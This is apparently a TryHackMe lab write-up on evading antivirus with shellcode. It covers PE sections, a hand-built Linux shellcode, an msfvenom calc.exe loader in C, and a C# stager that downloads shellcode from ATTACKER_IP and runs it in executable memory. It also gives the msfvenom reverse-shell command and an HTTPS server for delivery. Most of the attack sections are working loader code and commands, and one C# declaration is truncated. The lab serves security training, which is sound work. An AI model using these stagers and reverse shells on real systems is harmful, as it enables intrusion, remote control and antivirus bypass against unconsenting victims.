AV Evasion: Shellcode

In this room, we will explore how to build and deliver payloads, focusing on avoiding detection by AV engines.


Content

1 What is PE?

Windows Executable file format, aka PE (Portable Executable), is a data structure that holds information necessary for files. It is a way to organize executable file code on a disk. Windows operating system components, such as Windows and DOS loaders, can load it into memory and execute it based on the parsed file information found in the PE.

In general, the default file structure of Windows binaries, such as EXE, DLL, and Object code files, has the same PE structure and works in the Windows operating system for both (x86 and x64) CPU architecture.


A PE structure contains various sections that hold information about the binary, such as metadata and links to a memory address of external libraries. One of these sections is the PE Header, which contains metadata information, pointers, and links to address sections in memory. Another section is the Data section, which includes containers that include the information required for the Windows loader to run a program, such as the executable code, resources, links to libraries, data variables, etc.



We can control in which Data section to store our shellcode by how we define and initialize the shellcode variable. The following are some examples that show how we can store the shellcode in PE:

- Defining the shellcode as a local variable within the main function will store it in the .TEXT PE section.
- Defining the shellcode as a global variable will store it in the .Data section.
- Another technique involves storing the shellcode as a raw binary in an icon image and linking it within the code, so in this case, it shows up in the .rsrc Data section.
- We can add a custom data section to store the shellcode.

We can investigate these values by loading file to PE-bear tool:



2 About shellcode

To generate our own shellcode, we need to write and extract bytes from the assembler machine code. For this task, we will be using the AttackBox to create a simple shellcode for Linux that writes the string "THM, Rocks!". The following assembly code uses two main functions:

- System Write function (sys_write) to print out a string we choose.
- System Exit function (sys_exit) to terminate the execution of the program.

To call those functions, we will use syscalls. A syscall is the way in which a program requests the kernel to do something. In this case, we will request the kernel to write a string to our screen, and the exit the program. Each operating system has a different calling convention regarding syscalls, meaning that to use the write in Linux, you'll probably use a different syscall than the one you'd use on Windows. For 64-bits Linux, you can call the needed functions from the kernel by setting up the following values:

rax	System Call	rdi	rsi	rdx
0x1	sys_write	unsigned int fd	const char *buf	size_t count
0x3c	sys_exit	int error_code		

The table above tells us what values we need to set in different processor registers to call the sys_write and sys_exit functions using syscalls. For 64-bits Linux, the rax register is used to indicate the function in the kernel we wish to call. Setting rax to 0x1 makes the kernel execute sys_write, and setting rax to 0x3c will make the kernel execute sys_exit. Each of the two functions require some parameters to work, which can be set through the rdi, rsi and rdx registers.

3 Shellcode

We have following code:

```
File   Edit   View   Search   Terminal   Help
global _start

section .text
_start:
    jmp MESSAGE       ; 1) let's jump to MESSAGE

GOBACK:
    mov rax, 0x1
    mov rdi, 0x1
    pop rsi           ; 3) we are popping into `rsi`; now we have the
                      ; address of "THM, Rocks!\r\n"
    mov rdx, 0xd
    syscall

    mov rax, 0x3c
    mov rdi, 0x0
    syscall

MESSAGE:
    call GOBACK        ; 2) we are going back, since we used `call`, that means
                       ; the return address, which is, in this case, the address
                       ; of "THM, Rocks!\r\n", is pushed into the stack.
    db "THM, Rocks!", 0dh, 0ah
"thm.asm" 23L, 598C                                          1,1           All
```

Our message string is stored at the end of the .text section. Since we need a pointer to that message to print it, we will jump to the call instruction before the message itself. When call GOBACK is executed, the address of the next instruction after call will be pushed into the stack, which corresponds to where our message is. Note that the 0dh, 0ah at the end of the message is the binary equivalent to a new line (\r\n).

Next, the program starts the GOBACK routine and prepares the required registers for our first sys_write() function.

- We specify the sys_write function by storing 1 in the rax register.
- We set rdi to 1 to print out the string to the user's console (STDOUT).
- We pop a pointer to our string, which was pushed when we called GOBACK and store it into rsi.
- With the syscall instruction, we execute the sys_write function with the values we prepared.

- For the next part, we do the same to call the sys_exit function, so we set 0x3c into the rax register and call the syscall function to exit the program.

Let’s compile it first:

```
root@ip-10-10-117-180:~/Desktop# touch thm.asm
root@ip-10-10-117-180:~/Desktop# sudo vim thm.asm
root@ip-10-10-117-180:~/Desktop# nasm -f elf64 thm.asm
root@ip-10-10-117-180:~/Desktop# ld thm.o -o thm
root@ip-10-10-117-180:~/Desktop# ./thm
THM, Rocks!
root@ip-10-10-117-180:~/Desktop#
```

Now that we have the compiled ASM program, let's extract the shellcode with the objdump command by dumping the .text section of the compiled binary:

```
root@ip-10-10-117-180:~/Desktop# objdump -d thm

thm:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       eb 1e                   jmp    4000a0 <MESSAGE>

0000000000400082 <GOBACK>:
  400082:       b8 01 00 00 00          mov    $0x1,%eax
  400087:       bf 01 00 00 00          mov    $0x1,%edi
  40008c:       5e                      pop    %rsi
  40008d:       ba 0d 00 00 00          mov    $0xd,%edx
  400092:       0f 05                   syscall
  400094:       b8 3c 00 00 00          mov    $0x3c,%eax
  400099:       bf 00 00 00 00          mov    $0x0,%edi
  40009e:       0f 05                   syscall

00000000004000a0 <MESSAGE>:
  4000a0:       e8 dd ff ff ff          callq  400082 <GOBACK>
  4000a5:       54                      push   %rsp
  4000a6:       48                      rex.W
  4000a7:       4d 2c 20                rex.WRB sub $0x20,%al
  4000aa:       52                      push   %rdx
  4000ab:       6f                      outsl  %ds:(%rsi),(%dx)
  4000ac:       63 6b 73                movslq 0x73(%rbx),%ebp
  4000af:       21                      .byte 0x21
  4000b0:       0d                      .byte 0xd
  4000b1:       0a                      .byte 0xa
```

Now we need to extract the hex value from the above output:

```
root@ip-10-10-117-180:~/Desktop# objcopy -j .text -O binary thm thm.text
root@ip-10-10-117-180:~/Desktop# xxd -i thm.text
unsigned char thm_text[] = {
  0xeb, 0x1e, 0xb8, 0x01, 0x00, 0x00, 0x00, 0xbf, 0x01, 0x00, 0x00, 0x00,
  0x5e, 0xba, 0x0d, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xb8, 0x3c, 0x00, 0x00,
  0x00, 0xbf, 0x00, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,
  0xff, 0x54, 0x48, 0x4d, 0x2c, 0x20, 0x52, 0x6f, 0x63, 0x6b, 0x73, 0x21,
  0x0d, 0x0a
};
unsigned int thm_text_len = 50;
```

Finally, we have it, a formatted shellcode from our ASM assembly. That was fun!

To confirm that the extracted shellcode works as we expected, we can execute our shellcode and inject it into a C program:

```
#include <stdio.h>

int main(int argc, char **argv) {
    unsigned char message[] = {
        0xeb, 0x1e, 0xb8, 0x01, 0x00, 0x00, 0x00, 0xbf, 0x01, 0x00, 0x00, 0x00,
        0x5e, 0xba, 0x0d, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xb8, 0x3c, 0x00, 0x00,
        0x00, 0xbf, 0x00, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,
        0xff, 0x54, 0x48, 0x4d, 0x2c, 0x20, 0x52, 0x6f, 0x63, 0x6b, 0x73, 0x21,
        0x0d, 0x0a
    };

    (*(void(*)())message)();
    return 0;
}
```

Aand it works!

```
root@ip-10-10-117-180:~/Desktop# touch thm.c
root@ip-10-10-117-180:~/Desktop# gcc -g -Wall -z execstack thm.c -o thmx
root@ip-10-10-117-180:~/Desktop# ./thmx
THM, Rocks!
```

Nice! it works. Note that we compile the C program by disabling the NX protection, which may prevent us from executing the code correctly in the data segment or stack.

4 Generating shellcode

Now to the fun part! We will use Msfvenom on the AttackBox to generate a shellcode that executes Windows files. We will be creating a shellcode that runs the calc.exe application.

```
root@ip-10-10-117-180:~/Desktop# msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f c
No encoder specified, outputting raw payload
Payload size: 193 bytes
Final size of c file: 838 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

let's continue using the generated shellcode and execute it on the operating system. The following is a C code containing our generated shellcode which will be injected into memory and will execute "calc.exe".

This will be our code:

```
#include <windows.h>
char stager[] = {
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00" };
int main()
{
        DWORD oldProtect;
        VirtualProtect(stager, sizeof(stager), PAGE_EXECUTE_READ, &oldProtect);
        int (*shellcode)() = (int(*)())(void*)stager;
        shellcode();
}
```


Let’s compile it as an exe file:

```
root@ip-10-10-117-180:~/Desktop# i686-w64-mingw32-gcc calc.c -o calc-MSF.exe
```

And transfer to windows machine via smb:

```
root@ip-10-10-117-180:~/Desktop# smbclient -U thm '//10.10.54.131/Tools'
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\thm's password:
Try "help" to get a list of possible commands.
smb: \> put calc-MSF.exe
putting file calc-MSF.exe as \calc-MSF.exe (87322.3 kb/s) (average 87324.5 kb/s)
smb: \>
```

And when runnin calc-MSF it works!




However, this would be flagged by several Antivirus software.

5 Staged payloads


In our goal to bypass the AV, we will find two main approaches to delivering the final shellcode to a victim. Depending on the method, you will find payloads are usually categorized as staged or stageless payloads.

A stageless payload embeds the final shellcode directly into itself. Think of it as a packaged app that executes the shellcode in a single-step process. In previous tasks, we embedded an executable that embedded a simple calc shellcode, making a stageless payload.




Staged payloads work by using intermediary shellcodes that act as steps leading to the execution of a final shellcode. Each of these intermediary shellcodes is known as a stager, and its primary goal is to provide a means to retrieve the final shellcode and execute it eventually.

While there might be payloads with several stages, the usual case involves having a two-stage payload where the first stage, which we'll call stage0, is a stub shellcode that will connect back to the attacker's machine to download the final shellcode to be executed.



Once retrieved, the stage0 stub will inject the final shellcode somewhere in the memory of the payload's process and execute it (as shown below).



When deciding which type of payload to use, we must be aware of the environment we'll be attacking. Each payload type has advantages and disadvantages depending on the specific attack scenario.

In the case of stageless payloads, you will find the following advantages:

- The resulting executable packs all that is needed to get our shellcode working.
- The payload will execute without requiring additional network connections. The fewer the network interactions, the lesser your chances of being detected by an IPS.
- If you are attacking a host with very restricted network connectivity, you may want your whole payload to be in a single package.

For staged payloads, you will have:

- Small footprint on disk. Since stage0 is only in charge of downloading the final shellcode, it will most likely be small in size.
- The final shellcode isn't embedded into the executable. If your payload is captured, the Blue Team will only have access to the stage0 stub and nothing more.
- The final shellcode is loaded in memory and never touches the disk. This makes it less prone to be detected by AV solutions.
- You can reuse the same stage0 dropper for many shellcodes, as you can simply replace the final shellcode that gets served to the victim machine.

In conclusion, we can't say that either type is better than the other unless we add some context to it. In general, stageless payloads are better suited for networks with lots of perimeter security, as it doesn't rely on having to download the final shellcode from the Internet. If, for example, you are performing a USB Drop Attack to target computers in a closed network environment where you know you won't get a connection back to your machine, stageless is the way to go.

Staged payloads, on the other hand, are great when you want your footprint on the local machine to be reduced to a minimum. Since they execute the final payload in memory, some AV solutions might find it harder to detect them. They are also great for avoiding exposing your shellcodes (which usually take considerable time to prepare), as the shellcode isn't dropped into the victim's disk at any point (as an artifact).

To create a staged payload, we will use a slightly modified version of the stager code provided by @mvelazc0.

This is the full code:

```
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program {
  //https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
  [DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType,
flProtect);

  //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-creat
  [DllImport("kernel32")]
  private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32
lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

  //https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
  [DllImport("kernel32")]
  private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

  private static UInt32 MEM_COMMIT = 0x1000;
  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

  public static void Main()
  {
    string url = "https://ATTACKER_IP/shellcode.bin";
    Stager(url);
  }

  public static void Stager(string url)
  {

    WebClient wc = new WebClient();
    ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;

    byte[] shellcode = wc.DownloadData(url);

    UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

  }
}
```

The first part of the code will import some Windows API functions via P/Invoke. The functions we need are the following three from kernel32.dll:

WinAPI	Function
VirtualAlloc()	Allows us to reserve some memory to be used by our shellcode.
CreateThread()	Creates a thread as part of the current process.
WaitForSingleObject()	Used for thread synchronization.

First, the shellcode is downloaded and stored in the 'shellcode' variable. The 'VirtualAlloc()' function is then used to request a block of executable memory from the operating system. The size of the memory block requested is equal to the length of the shellcode and the 'PAGE_EXECUTE_READWRITE' flag is set, making the memory block executable, readable, and writable. The 'Marshal.Copy()' function is then used to copy the shellcode into the memory block, which is referenced by the 'codeAddr' variable.

Next, the 'CreateThread()' function is used to create a new thread that executes the shellcode stored in the 'codeAddr' variable. The thread starts immediately due to the fifth parameter being set to 0.

Finally, the 'WaitForSingleObject()' function is called to ensure the main program waits for the shellcode thread to finish execution before continuing. This is to prevent the main program from closing prematurely before the shellcode has fully executed.

We compile the payload:

```
PS C:\Tools\CS Files> csc staged-payload.cs
Microsoft (R) Visual C# Compiler version 4.8.3761.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NE
ersions up to C# 5, which is no longer the latest version.
s of the C# programming language, see http://go.microsoft.
```

and then generate shellcode:

```
root@ip-10-10-117-180:~/Desktop# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.117.180 LPORT=7474 -f raw -o shellcode.bin -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Saved as: shellcode.bin
```


After setting up a simple https server with these commands:

```
root@ip-10-10-117-180:~/Desktop# openssl req -new -x509 -keyout localhost.pem -out localhost.pem -days 365 -nodes
```

```
root@ip-10-10-117-180:~/Desktop# python3 -c "import http.server, ssl;server_address=('0.0.0.0',443);httpd=http.server.HTTPServer(server_address,http.server.SimpleHTTPRequestHandler);httpd.socket=ssl.wrap_socket(httpd.socket,server_side=True,certfile='localhost.pem',ssl_version=ssl.PROTOCOL_TLSv1_2);httpd.serve_forever()"
```

We can now execute our stager payload. The stager should connect to the HTTPS server and retrieve the shellcode.bin file to load it into memory and run it on the victim machine. Remember to set up an nc listener to receive the reverse shell on the same port specified when running msfvenom

